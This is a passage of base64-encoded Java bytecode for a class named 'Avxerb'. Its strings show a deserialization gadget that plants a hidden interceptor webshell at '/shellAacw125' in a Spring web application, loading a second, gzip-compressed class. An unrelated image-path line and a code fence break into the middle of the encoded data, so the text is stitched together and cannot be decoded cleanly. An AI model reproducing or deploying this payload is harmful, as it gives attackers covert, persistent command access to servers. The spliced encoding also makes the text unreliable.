cGFjaGUveG1sL2ludGVybmFsL3NlcmlhbGl6ZXIvU2VyaWFsaXphdGlvbkhhbmRsZXI7BwEmAQAQTWV
0aG9kUGFyYW1ldGVycwEApihMY29tL3N1bi9vcmcvYXBhY2hlL3hhbGFuL2ludGVybmFsL3hzbHRjL0
RPTTtMY29tL3N1bi9vcmcvYXBhY2hlL3htbC9pbnRlcm5hbC9kdG0vRFRNQXhpc0l0ZXJhdG9yO0xjb
20vc3VuL29yZy9hcGFjaGUveG1sL2ludGVybmFsL3NlcmlhbGl6ZXIvU2VyaWFsaXphdGlvbkhhbmRs
ZXI7KVYBAAhpdGVyYXRvcgEANUxjb20vc3VuL29yZy9hcGFjaGUveG1sL2ludGVybmFsL2R0bS9EVE1
BeGlzSXRlcmF0b3I7AQAHaGFuZGxlcgEAQUxjb20vc3VuL29yZy9hcGFjaGUveG1sL2ludGVybmFsL3
NlcmlhbGl6ZXIvU2VyaWFsaXphdGlvbkhhbmRsZXI7AQAKZ2V0Q29udGV4dAEAFCgpTGphdmEvbGFuZ
y9PYmplY3Q7AQARcmVxdWVzdEF0dHJpYnV0ZXMBAAdzZXNzaW9uAQAOc2VydmxldENvbnRleHQBABJh
cHBsaWNhdGlvbkNvbnRleHQBABNhcHBsaWNhdGlvbkNvbnRleHRzAQAZTGphdmEvdXRpbC9MaW5rZWR
IYXNoU2V0OwEAC2NsYXNzTG9hZGVyAQAXTGphdmEvbGFuZy9DbGFzc0xvYWRlcjsBAA1TdGFja01hcF
RhYmxlBwEjBwD3BwDmBwDoBwEnBwEoAQAOZ2V0SW50ZXJjZXB0b3IBAAljbGF6ekJ5dGUBAAJbQgEAC
2RlZmluZUNsYXNzAQAaTGphdmEvbGFuZy9yZWZsZWN0L01ldGhvZDsBAAVjbGF6egEAEUxqYXZhL2xh
bmcvQ2xhc3M7AQAEdmFyOAEAFUxqYXZhL2xhbmcvRXhjZXB0aW9uOwcA/wEADmFkZEludGVyY2VwdG9
yAQAnKExqYXZhL2xhbmcvT2JqZWN0O0xqYXZhL2xhbmcvT2JqZWN0OylWAQAWYWJzdHJhY3RIYW5kbG
VyTWFwcGluZwEAE2FkYXB0ZWRJbnRlcmNlcHRvcnMBABVMamF2YS91dGlsL0FycmF5TGlzdDsBABZMb
2NhbFZhcmlhYmxlVHlwZVRhYmxlAQApTGphdmEvdXRpbC9BcnJheUxpc3Q8TGphdmEvbGFuZy9PYmpl
Y3Q7PjsBAAxkZWNvZGVCYXNlNjQBABYoTGphdmEvbGFuZy9TdHJpbmc7KVtCAQAMZGVjb2RlckNsYXN
zAQAHZGVjb2RlcgEABHZhcjQBAAliYXNlNjRTdHIBABJMamF2YS9sYW5nL1N0cmluZzsBAA5nemlwRG
Vjb21wcmVzcwEABihbQilbQgEADmNvbXByZXNzZWREYXRhAQADb3V0AQAfTGphdmEvaW8vQnl0ZUFyc
mF5T3V0cHV0U3RyZWFtOwEAAmluAQAeTGphdmEvaW8vQnl0ZUFycmF5SW5wdXRTdHJlYW07AQAGdW5n
emlwAQAfTGphdmEvdXRpbC96aXAvR1pJUElucHV0U3RyZWFtOwEABmJ1ZmZlcgEAAW4BAAFJBwEMBwE
NBwEPAQAFZ2V0RlYBADgoTGphdmEvbGFuZy9PYmplY3Q7TGphdmEvbGFuZy9TdHJpbmc7KUxqYXZhL2
xhbmcvT2JqZWN0OwEAA29iagEACWZpZWxkTmFtZQEABWZpZWxkAQAZTGphdmEvbGFuZy9yZWZsZWN0L
0ZpZWxkOwEABGdldEYBAD8oTGphdmEvbGFuZy9PYmplY3Q7TGphdmEvbGFuZy9TdHJpbmc7KUxqYXZh
L2xhbmcvcmVmbGVjdC9GaWVsZDsBACBMamF2YS9sYW5nL05vU3VjaEZpZWxkRXhjZXB0aW9uOwEAFEx

qYXZhL2xhbmcvQ2xhc3M8Kj47BwDkBwEYAQAMaW52b2tlTWV0aG9kAQAMdGFyZ2V0T2JqZWN0AQAKbW
V0aG9kTmFtZQEAXShMamF2YS9sYW5nL09iamVjdDtMamF2YS9sYW5nL1N0cmluZztbTGphdmEvbGFuZ
y9DbGFzcztbTGphdmEvbGFuZy9PYmplY3Q7KUxqYXZhL2xhbmcvT2JqZWN0OwEAAWkBAAdtZXRob2Rz
AQAbW0xqYXZhL2xhbmcvcmVmbGVjdC9NZXRob2Q7AQAFdmFyMTEBACFMamF2YS9sYW5nL05vU3VjaE1
ldGhvZEV4Y2VwdGlvbjsBAAR2YXI5AQAiTGphdmEvbGFuZy9JbGxlZ2FsQWNjZXNzRXhjZXB0aW9uOw
EABXZhcjEwAQAKcGFyYW1DbGF6egEAEltMamF2YS9sYW5nL0NsYXNzOwEABXBhcmFtAQATW0xqYXZhL
2xhbmcvT2JqZWN0OwEABm1ldGhvZAEACXRlbXBDbGFzcwcBKQcAvwcBHwcBIAEAClNvdXJjZUZpbGUB
AAtBdnhlcmIuamF2YQEADS9zaGVsbEFhY3cxMjUBAAZBcXdyZ2YBD2xINHNJQUFBQUFBQUFBSTFYQ1h
3VTFSMyszaDZaWmJNY0psd1J1UVdTYkpKRkNDQUp0Q1FCSlpLRUl3Z0VySGF5TzBrV05ydkw3R3hDcE
JRdlZDbzk3RzN0YlZ2YVlsdUV1a21rS3EydHR2YTBsN1dIUFd4cmF5Mjk3R0dycHQ5N005bHNMZ0R5b
TNuNzN2LzgvdGViSjE5NzZCRUFWNGlsQW5rMSs3dk45allOUW1EYVhyMUxEOFgwZUh1b0xxYW5VZzBK
UFdLWUd0d0NxeEptZXlpVk5LUHg5alpUN3pTNkUrYStVTGZSR2tvWlpsZk1zRUkxcVo1NGVLTWVqOFF
Nc3o1dUdXYllTRm9KTW5zRkpyWWIxa1pEeW1vaXE4RFU0cEtHSVZYTmxwUmFMZUNwUzBSNDZxMXBOK0
tXRDM2QlNWbkdIWG9zelRPM3J1cytUQlNZSEkxSHJicDB5a3AwYnRGcEVJK0tTM1lJK0RhR1RTTzJWO
S9ud3lXVW1LUVhBZ1dqdFFWUWlLa1Q0TUkwZ1NsNlcvaEt2WFg1S24zMTBxV1JwWkhWUHN3UWNCMElC
MUJrRTExS25OWklqYStqNW9abzNHaEtkN1lhNW5hOU5XWkk4WW13SHR1aG0xSDUyOW4wV0IxUnF2WTE
yUGhTNFdXWTRvY0g4d1V1TFc0WUUrbHE2WUc0VVdER09PZFN5RUlwWkRGcFJ2cFVtNDdHVkxpSy9TaV
JhdkwwWk5LSVJ3VEtpMGNETURvQ0RqK1ZCRkVtUlpUVGZDdGhId1lRZ2s5dU1tWGNuWkVWQW9zdlNpa
WxMY055UHpHc2xDdUY1a282dVpYWlZyeW50bVNrbzB3RFY3aVZqejIxQXZrUm80MWdxd002VFByNit0
RWNBYXpCV2drS2d5TU9DR2lrMjEwaStRdUhTRGNja1BrWVRjUTE4RUNFcVY0Sk9oQUttejFNMUZCZE5
ObEI1eG00THQyc0hEd2V3Y3hqUVVzRTAwM3MxbER0cUJnaFJFTURjNzdaMHNQN0d2V2trdy91bWczTl
BteW1VOHpwK25qSzB1TmhicGVNaStKSXl3TFlpbTErTktKWllPNHdnbFRTQ0llYURTYSt0Y25vYWVZd
kRkY3lyVWNLMXJDVEVhWDYyaDdMb0J1ZVlxSVVRQXQyKzdFTGUyeUV4ekJuaDB5N04vaXhBOWVUU1ph
QkpLMjNLVk5HT0cxR3JaNFFWU3ZTTjBLWFZqS0dXaVJ4VlRTdXg1aUpNdFJTVndTR1BHd1RtSkEwRGJ
0ZENFU0tIWThIbTBtSFpTVkRHL2xvdGplMkdmdlRSc3FxdmlCWktwbUlwNHpxSENjMnQrNDF3bFoxeV
c2QmVVTzdkZ0NzcUM2am1wTWJlNGRUeFdKR3V4NnJDWWVOVkNxSGloNkp0dUZ0eFZIREEvcVRHOU50U
mx1TUo5RXVZM1BTTUlmcnE1WTFhcHFiMHdSMHJzMFRUWVJrZEdwTVUrL2hmakp0TVFxRzNrbFNMVVVy
eUVVVHg4ZEJVY2dzanVpV1RoN1RSazVneVVWQ3pBd3hIUmdISGJrSXdLbXB3Kzc5QW5QT2I1eUdOd2t
zdWloak5MeVpmZWJpVE5CdzA3Q1V0d09pNFJhQjJlZEZWc050anBJTEIwekQ3UUZvc2hHNmNDZHpPRH
VlQW5nTGx1ZmpNTzRLSUdDZnY1VkloaE54UzQvR1dXdXpoclg4RHQxc2xpNnlCVEF6QTNnNzNpRkw4R
zRCUDBVMkQ4WjVRWEhKaFNJZHdMdndicW40UFFJQjhxcGhhRmpTb3ZmWkZyMmZkcmF1ckZ4dmhOVjBu
VDVXdzVHbCtRSGNLODMrWUFEclVDTlhIMlpRazNwUGpLUEhoNC9hNG1zc2NyU21MZVBDL2QrcGlBQSt
qdnZ5Y1FpZnNIdVAwOHdMaThkcTVKL0NjVDl1eGFjNVpVY2NhdmlzZlIzSUdZY0NSYU9sWkNmbC9maW
NIeWZ3ZWVuSzRnQ3V4R3E1ZW9CK3BJYjVzV1FNUDhib0greHNwL0ZGNmNpRGpGSnlFT2FVRDcwUzVRZ
jlPQ0puYm43YzZCN3E3c012T2xsRXp1QkwwclNIZVJQSXliczArMUdua1pOcmp3ck16RFZ1ZTRlWjZK
YlR4R25KWC9iakxMN0NIc0pVMG1NcE9WSEhhbndCZkJWZms3QStibWZzVHJackNkNk1RZU5ZR1Z2b3R
uTkErNzZPYitUalpqeEorbFM2TmFVd2taa3pmUHBtQi95MzhHMlp2ZDhaSExqRDVXbjRIdTkwM1hJOX
dzS2MrZko5L01DUHAvQkRhU1p2R1BsV0lsdXJBVHd0QjlRUi9JU2hhOVZUeHNyS0RmSEJYQjUrZzhoY
TlGUDhUQWI3NTFMaGVEWS9LMjMrSldPWlJad0l6aDR4MUJwWlpucTdzVDdhYnZkR04yY3NuNDNyVi9q
d1cxYjFlYWcxL0Y3Z2l2R0xaQndkY3N6L3dZL244VWNHTm1iRTI2ME9kYmV0RCtCUGVGSGEvR2NlcEp
Qczc0WjkxMkZVaU9CZjhGZko5VGNtblJMZnFWc2RvZHBvdTd5THQ4c28vSU5zRWFVamdIOUtSSi9Idi
tSa3JpZUdLcDMrNDhkTGVGbGU5SjZWcS8rcE1GekxLNlJaUjlRRGVGWDJ0VjE0alZydEFEQ0g4dXlBQ
0Z3eXhrVk8zcVI0MTNPMUVsaHZsMzJCVngyNkltMUZZeFcxaXRVbjhpaXdMZUY4R2l5NlFGZHhPb1h3
aVFrc0llRzNPNlpqajA4RU9KWDNqQ0xYeENRNzlSc05xeVBCQy9HNk1iU01ac3ZWYTlwVElXUkxvQUZ
UeENYU2dBSW0vWjdSVmFlSnFTemU4ZGcxTVozUVJlTmRpWDEwZWZVWVZUdUd5TEU2aVpncGl2eGlodU
QzeVNSRFliRGR1YS83eEdXc2oxUTZYdEVaVFlVcmFtdWFOd3pXRFdHYUk1dUcrdUVUOCtSRnpYRGlLY
0cwSndXcEZzcU1NV3lxUmFPbFplbVdzREJ0dXRwMFc1dmNLV0d2WHhPT3FTK21BQ2JMRHgrWEtLUDQ1

a1NhSDRaWFJlV3RiK2JWaWNpTjBWaE16L2xjckpBK1lqNXIxd05xaHh0KytRM0dqMVcvL0dCVDcyWHF
IZUNLazVoVUUvaHJDdC95bjZjUStTZlZ5aS9uOE9qVFNZT25rOVd1UEMxeVRpY1dvdUEwcGhkaTVtbk
1la0J0Q2ZuUjVwQ0YrSmFFM3RKZUxKREhMc3ptTTA5dGxtS09za2tSWUM3bU9jd0xIZWJyU2UzaWUwR
nBzQmRMenFDa3BSZWxwekE5ZzRwVG1NVm5CbGYwWNWcHJCcVNQSW5lQStXVVYwRkVRa3JEZEZ1S28w
R3VMc2NpWlJqbm02TnJMYkdUVkJOS2crN2dJNzE0L2NrUnhpN1BFVFVoSzJvQ3FsQ3RSSEgrTzZLZUp
vZUg3MkRCbGo1c2J5cS83QjVvbnVQd2VNOWdSNHN5L0xxQ0xiMjRJWU53ZVRDRDlwTk40cVJTc1FURn
FLUDlzNVVpTDU5WFV0UnEybHZGazJwK1I2NVJSbFR5TEkrNzY3R0IxQ1UwNlNwY3Jmd09aZzBMWXFNe
VRLN3FjUTFwbXJoZUEvY0FnK2pSNE5Ld1NXajhxcENQQVJubW5EMHVHc1VBWnNEdGJFcXFPa3JyUUpT
UzZLVExUeHVrcytlQ2ZUamFqMk11UEk3bnN1cyt2QzJEZDk2RHA0TDllSzlBbFNmSXNQWGpIbm55b1N
wdmFaSFhuY0ZIcXJ4Rm5vS1A5ZU9UTGp5QkJYSjlCcTZXMGd3K2s4RVhlbkd5eUp2QnFYNWszRGlPST
hHQ3ZpSnZQL3JkdkFnY1lTSThWSldYNVQ2TEV4azhVcVVkeCtRcTN4bWNiU255OWVLeFI0dTBvcndNb
nRqSnQxZSt5L3J4VFlGVFdPV2VNaVdENzJid295SXRneDg3KzZXUytCa1A3ZXJETDNpV3BaYkV2K0tH
KzM3UC9mVCtJSTd4NnJuUGVYYzY4ZHFtNnF1VzhhbkRZa2Fta3JGWnk3alVNeklkZkpxTXdVRkNld3h
ieU5XRXU3RVo5M0pxM1VmT0Uyakd3OWlPeDNBdG51RUg0d3NjR0M5aXQ0cDFHNnZ1R0hYRWtXRGwzcz
FmU2V4bmpSN2tieE1wNXNHOWxHU2ZMbVlNTEtTWmZKWEV1WXZ4bHpsMExwc1Q1OUNOQXlvbnpxRUhON
nBVUHFja3VWVjJySVQzVlhSb09NU1FEMUNhcHFKL1dNUE5HbTYxdHpWZUtaZ0xkN3lDZk82OWpLYVhL
ZS9YTW4zNHJtTkdMR09oMkdYQWpGYzV1VlEwRlB5dUR5ODBsakd5MTduNU9KZkIzOC9ncFJaUFdRYi8
3c1YvSmNDdlpERFFRSmJHb0t3RkYzdERlYllXNXRBMzRBYnU2dlM4RmRNUTVybEJpZ2lydkUzaE5JKz
BQdFpFUFg2ai9GcksvSitxU3JnQ3ozRWxsSWVGY0EyUWpWN3Q0cCtkMVRTV054ODdyVVVUQVpXZ0hSS
U5oVUxyRS9tTlpZVmlvamdySm1kRVlSbmYwekppVmxNNVU3UlF6UFk4akJNdDdvSk56VHdyNTQ5Ylc5
eWxYTTg2aTExMHBicXBVTXhWRW1SdWVvbzhpbWwrTGxPUlp4U1hsN1Z5VXZXOWRiU3RqcG5VeFZnTkl
yR00zUktxQm1NMHQ1TjdjZEoxOFR4Qnl2M1l4SnpZeXF6b1loYjBNQmNPTXVJU25ZMUVjRFk0bWxTcz
JiU0VFRkxIVml4U2V4NXlWamg3NjdGS3VKMStja2g0bUVVU3hZUENtMFd4UkhhUk90VVpCbEVjd0FyW
lFkUnYxU3I0R0prYS9GWnlVTjd0b0h3MEYrWEx4MFo1c1FQWXJ0RW9iN0wvaUZvTnNTNGVoWFZwTHVz
SXJJZDRoeENYMVZySE9yMkZTVDRjOFlNOFBVelRiK0xlemFRN1NzcGJTSGtiRVR5Q25iaWR2KzdrNmc
3K3Z5c0g4Ukt4d0VGOG5ZUHVUZ1RWbm9lY2xjN2VOVmliUmZ3b0ViZno5ZzRpWHAyTGVMMlR0NXNjeE
tzbDR1cjMySWo3UkRBN2g2OVdSUUVzN0JQbDV4dWtQSDVBVFdIcGU0RWFZNFcwYXlwN3lIeFcxd0lJV
VNHdEU2SC9Bek5tdWs4UEZ3QUEMAGMAZAwAdQB2DACGAHYMAJAAkQcBKgwBKwEsDAEtAS4BADxvcmcu
c3ByaW5nZnJhbWV3b3JrLndlYi5jb250ZXh0LnJlcXVlc3QuUmVxdWVzdENvbnRleHRIb2xkZXIMAS8
BMAEAFGdldFJlcXVlc3RBdHRyaWJ1dGVzDAC5AK4BAApnZXRSZXF1ZXN0AQAKZ2V0U2Vzc2lvbgEAEW
dldFNlcnZsZXRDb250ZXh0AQBCb3JnLnNwcmluZ2ZyYW1ld29yay53ZWIuY29udGV4dC5zdXBwb3J0L
ldlYkFwcGxpY2F0aW9uQ29udGV4dFV0aWxzAQAYZ2V0V2ViQXBwbGljYXRpb25Db250ZXh0AQAPamF2
YS9sYW5nL0NsYXNzAQAcamF2YXguc2VydmxldC5TZXJ2bGV0Q29udGV4dAEAEGphdmEvbGFuZy9PYmp
lY3QMALkAvAEAE2phdmEvbGFuZy9FeGNlcHRpb24BADFvcmcuc3ByaW5nZnJhbWV3b3JrLmNvbnRleH
Quc3VwcG9ydC5MaXZlQmVhbnNWaWV3DAExAHYMAK0ArgEAF2phdmEvdXRpbC9MaW5rZWRIYXNoU2V0D
ABxATIHATMMATQAdgEANW9yZy5zcHJpbmdmcmFtZXdvcmsud2ViLmNvbnRleHQuV2ViQXBwbGljYXRp
b25Db250ZXh0DAE1ATYMATcBOAwAXwBZDABgAFkMAJcAmAwAngCfAQAVamF2YS9sYW5nL0NsYXNzTG9
hZGVyBwE5DAE6AIwMATsBPAcBKQwBPQE+DAE/AUAMAUEBQgEAE2phdmEvbGFuZy9UaHJvd2FibGUBAA
dnZXRCZWFuAQAQamF2YS9sYW5nL1N0cmluZwEAHHJlcXVlc3RNYXBwaW5nSGFuZGxlck1hcHBpbmcBA
BNqYXZhL3V0aWwvQXJyYXlMaXN0DAFDAUQBABZzdW4ubWlzYy5CQVNFNjREZWNvZGVyDAFFATABAAxk
ZWNvZGVCdWZmZXIMAUYBPAEAEGphdmEudXRpbC5CYXNlNjQBAApnZXREZWNvZGVyAQAGZGVjb2RlAQA
damF2YS9pby9CeXRlQXJyYXlPdXRwdXRTdHJlYW0BABxqYXZhL2lvL0J5dGVBcnJheUlucHV0U3RyZW
FtDABjAUcBAB1qYXZhL3V0aWwvemlwL0daSVBJbnB1dFN0cmVhbQwAYwFIDAFJAUoMAUsBTAwBTQFOD
ACzALQHAU8MAVABUQwBUgFTAQAeamF2YS9sYW5nL05vU3VjaEZpZWxkRXhjZXB0aW9uDAFUATYMAGMB
VQwBVgFXDAFYAFkMAVkBRAwBWgFbAQAfamF2YS9sYW5nL05vU3VjaE1ldGhvZEV4Y2VwdGlvbgEAIGp
hdmEvbGFuZy9JbGxlZ2FsQWNjZXNzRXhjZXB0aW9uAQAaamF2YS9sYW5nL1J1bnRpbWVFeGNlcHRpb2
4MAVwAWQEAFmNvbS9leGFtcGxlL2V4cC9BdnhlcmIBAEBjb20vc3VuL29yZy9hcGFjaGUveGFsYW4va

W50ZXJuYWwveHNsdGMvcnVudGltZS9BYnN0cmFjdFRyYW5zbGV0AQATamF2YS9pby9JT0V4Y2VwdGlv
bgEAOWNvbS9zdW4vb3JnL2FwYWNoZS94YWxhbi9pbnRlcm5hbC94c2x0Yy9UcmFuc2xldEV4Y2VwdGl
vbgEAIGphdmEvbGFuZy9DbGFzc05vdEZvdW5kRXhjZXB0aW9uAQAramF2YS9sYW5nL3JlZmxlY3QvSW
52b2NhdGlvblRhcmdldEV4Y2VwdGlvbgEAGGphdmEvbGFuZy9yZWZsZWN0L01ldGhvZAEAEGphdmEvb
GFuZy9UaHJlYWQBAA1jdXJyZW50VGhyZWFkAQAUKClMamF2YS9sYW5nL1RocmVhZDsBABVnZXRDb250
ZXh0Q2xhc3NMb2FkZXIBABkoKUxqYXZhL2xhbmcvQ2xhc3NMb2FkZXI7AQAJbG9hZENsYXNzAQAlKEx
qYXZhL2xhbmcvU3RyaW5nOylMamF2YS9sYW5nL0NsYXNzOwEAC25ld0luc3RhbmNlAQAWKClMamF2YS
91dGlsL0l0ZXJhdG9yOwEAEmphdmEvdXRpbC9JdGVyYXRvcgEABG5leHQBAAhnZXRDbGFzcwEAEygpT
GphdmEvbGFuZy9DbGFzczsBABBpc0Fzc2lnbmFibGVGcm9tAQAUKExqYXZhL2xhbmcvQ2xhc3M7KVoB
ABFqYXZhL2xhbmcvSW50ZWdlcgEABFRZUEUBABFnZXREZWNsYXJlZE1ldGhvZAEAQChMamF2YS9sYW5
nL1N0cmluZztbTGphdmEvbGFuZy9DbGFzczspTGphdmEvbGFuZy9yZWZsZWN0L01ldGhvZDsBAA1zZX
RBY2Nlc3NpYmxlAQAEKFopVgEAB3ZhbHVlT2YBABYoSSlMamF2YS9sYW5nL0ludGVnZXI7AQAGaW52b
2tlAQA5KExqYXZhL2xhbmcvT2JqZWN0O1tMamF2YS9sYW5nL09iamVjdDspTGphdmEvbGFuZy9PYmpl
Y3Q7AQADYWRkAQAVKExqYXZhL2xhbmcvT2JqZWN0OylaAQAHZm9yTmFtZQEACWldE1ldGhvZAEABSh
bQilWAQAYKExqYXZhL2lvL0lucHV0U3RyZWFtOylWAQAEcmVhZAEABShbQilJAQAFd3JpdGUBAAcoW0
JJSSlWAQALdG9CeXRlQXJyYXkBAAQoKVtCAQAXamF2YS9sYW5nL3JlZmxlY3QvRmllbGQBAANnZXQBA
CYoTGphdmEvbGFuZy9PYmplY3Q7KUxqYXZhL2xhbmcvT2JqZWN0OwEAEGdldERlY2xhcmVkRmllbGQB
AC0oTGphdmEvbGFuZy9TdHJpbmc7KUxqYXZhL2xhbmcvcmVmbGVjdC9GaWVsZDsBAA1nZXRTdXBlcmN
sYXNzAQAVKExqYXZhL2xhbmcvU3RyaW5nOylWAQASZ2V0RGVjbGFyZWRNZXRob2RzAQAdKClbTGphdm
EvbGFuZy9yZWZsZWN0L01ldGhvZDsBAAdnZXROYW1lAQAGZXF1YWxzAQARZ2V0UGFyYW1ldGVyVHlwZ
XMBABQoKVtMamF2YS9sYW5nL0NsYXNzOwEACmdldE1lc3NhZ2UAIQBWAFcAAAAAAA8AAQBYAFkAAQBa
AAAALQABAAEAAAADEgGwAAAAAgBbAAAABgABAAAAGABcAAAADAABAAAAAwBdAF4AAAABAF8AWQABAFo
AAAAtAAEAAQAAAAMSArAAAAACAFsAAAAGAAEAAAAcAFwAAAAMAAEAAAADAF0AXgAAAAEAYABZAAIAWg
AAAC0AAQABAAAAAxIDsAAAAAIAWwAAAAYAAQAAACAAXAAAAAwAAQAAAAMAXQBeAAAAYQAAAAQAAQBiA
AEAYwBkAAIAWgAAAGMAAwADAAAAFSq3AAQqtgAFTCq3AAZNKisstgAHsQAAAAIAWwAAABYABQAAACMA
BAAkAAkAJQAOACYAFAAnAFwAAAAgAAMAAAAVAF0AXgAAAAkADABlAGYAAQAOAAcAZwBmAAIAYQAAAAQ
AAQAXAAEAaABpAAMAWgAAAD8AAAADAAAAAbEAAAACAFsAAAAGAAEAAAAsAFwAAAAgAAMAAAABAF0AXg
AAAAAAAQBqAGsAAQAAAAEAbABtAAIAYQAAAAQAAQBuAG8AAAAJAgBqAAAAbAAAAAEAaABwAAMAWgAAA
EkAAAAEAAAAAbEAAAACAFsAAAAGAAEAAAAxAFwAAAAqAAQAAAABAF0AXgAAAAAAAQBqAGsAAQAAAAEA
cQByAAIAAAABAHMAdAADAGEAAAAEAAEAbgBvAAAADQMAagAAAHEAAABzAAAAAQB1AHYAAgBaAAABkQA
HAAcAAACRuAAItgAJTAFNKxIKtgALEgy4AA06BBkEEg64AA1OLRIPuAANOgUZBRIQuAANOgYrEhG2AA
sSEgS9ABNZAysSFLYAC1MEvQAVWQMZBlO4ABZNpwAFOgQsxwA4KxIYtgALtgAZEhq4ABvAABw6BBkEt
gAduQAeAQBOKxIftgALLbYAILYAIZkABS1NpwAFOgQssAACAAkAUQBUABcAWgCKAI0AFwADAFsAAABG
ABEAAAA0AAcANQAJADkAFgA6AB4AOwAmADwALwA9AFEAPwBUAD4AVgBBAFoAQwBtAEQAeABFAIgARgC
KAEkAjQBIAI8ATABcAAAAXAAJABYAOwB3AGYABAAmACsAeABmAAUALwAiAHkAZgAGAB4ANgB6AGYAAw
BtAB0AewB8AAQAeAAVAHoAZgADAAAAkQBdAF4AAAAHAIoAfQB+AAEACQCIAGUAZgACAH8AAAAwAAX/A
FQAAwcAgAcAgQcAggABBwCDAfwAMwcAgv8AAgADBwCABwCBBwCCAAEHAIMBAGEAAAAKAAQAhACFAFAA
UgACAIYAdgACAFoAAAFUAAYABwAAAHq4AAi2AAlMAU0rKrYAIrYAC7YAGU2nAGNOKrYAI7gAJLgAJTo
EEiYSJwa9ABNZAxIoU1kEsgApU1kFsgApU7YAKjoFGQUEtgArGQUrBr0AFVkDGQRTWQQDuAAsU1kFGQ
S+uAAsU7YALcAAEzoGGQa2ABlNpwAFOgQssAACAAkAFQAYABcAGQBzAHYALgADAFsAAAA2AA0AAABQA
AcAUQAJAFQAFQBeABgAVQAZAFcAJQBYAEMAWQBJAFoAbQBbAHMAXQB2AFwAeABgAFwAAABIAAcAJQBO
AIcAiAAEAEMAMACJAIoABQBtAAYAiwCMAAYAGQBfAI0AjgADAAAAegBdAF4AAAAHAHMAfQB+AAEACQB
xAGcAZgACAH8AAAAuAAP/ABgAAwcAgAcAgQcAggABBwCD/wBdAAQHAIAHAIEHAIIHAIMAAQcAj/oAAQ
BhAAAABAABABcAAQCQAJEAAgBaAAAAvQAHAAUAAAAwKxIvBL0AE1kDEjBTBL0AFVkDEjFTuAAWTi0SM
rgAG8AAMzoEGQQstgA0V6cABE6xAAEAAAAArAC4AFwAEAFsAAAAaAAYAAABlABkAZgAkAGcAKwBpAC4A
aAAvAGsAXAAAADQABQAZABIAkgBmAAMAJAAHAJMAlAAEAAAAMABdAF4AAAAADAAZQBmAAEAAAAwAGc
AZgACAJUAAAAMAAEAJAAHAJMAlgAEAH8AAAAHAAJuBwCDAABvAAAACQIAZQAAAGcAAAAIAJcAmAADAF


```
oAAADqAAYABAAAAHASNbgANkwrEjcEvQATWQMSMFO2ADgrtgAZBL0AFVkDKlO2AC3AACjAACjAACiwT
RI5uAA2TCsSOgO9ABO2ADgBA70AFbYALU4ttgAgEjsEvQATWQMSMFO2ADgtBL0AFVkDKlO2AC3AACjA
ACjAACiwAAEAAAAtAC4AFwADAFsAAAAaAAYAAABwAAYAcQAuAHIALwBzADUAdABIAHUAXAAAADQABQA
GACgAmQCMAAEASAAoAJoAZgADAC8AQQCbAI4AAgAAAHAAnACdAAAANQA7AJkAjAABAH8AAAAGAAFuBw
CDAGEAAAAKAAQAhABQAIUAUgBvAAAABQEAnAAAAAkAngCfAAMAWgAAANQABAAGAAAAPrsAPFm3AD1Mu
wA+WSq3AD9NuwBAWSy3AEFOEQEAvAg6BC0ZBLYAQlk2BZsADysZBAMVBbYAQ6f/6yu2AESwAAAAAwBb
AAAAHgAHAAAAegAIAHsAEQB8ABoAfQAhAIAALQCBADkAhABcAAAAPgAGAAAAPgCgAIgAAAAIADYAoQC
iAAEAEQAtAKMApAACABoAJAClAKYAAwAhAB0ApwCIAAQAKgAUAKgAqQAFAH8AAAAcAAL/ACEABQcAKA
cAqgcAqwcArAcAKAAA/AAXAQBhAAAABAABAGIAbwAAAAUBAKAAAAAIAK0ArgADAFoAAABXAAIAAwAAA
BEqK7gARU0sBLYARiwqtgBHsAAAAAIAWwAAAA4AAwAAAIgABgCJAAsAigBcAAAAIAADAAAAEQCvAGYA
AAAAABEAsACdAAEABgALALEAsgACAGEAAAAEAAEAFwBvAAAACQIArwAAALAAAAAIALMAtAADAFoAAAD
HAAMABAAAACgqtgAgTSzGABksK7YASE4tBLYARi2wTiy2AEpNp//puwBJWSu3AEu/AAEACQAVABYASQ
AEAFsAAAAmAAkAAACOAAUAkAAJAJIADwCTABQAlAAWAJUAFwCWABwAlwAfAJoAXAAAADQABQAPAAcAs
QCyAAMAFwAFAJsAtQADAAAAKACvAGYAAAAAACgAsACdAAEABQAjAIsAjAACAJUAAAAMAAEABQAjAIsA
tgACAH8AAAANAAP8AAUHALdQBwC4CABhAAAABAABAEkAbwAAAAkCAK8AAACwAAAAKAC5AK4AAwBaAAA
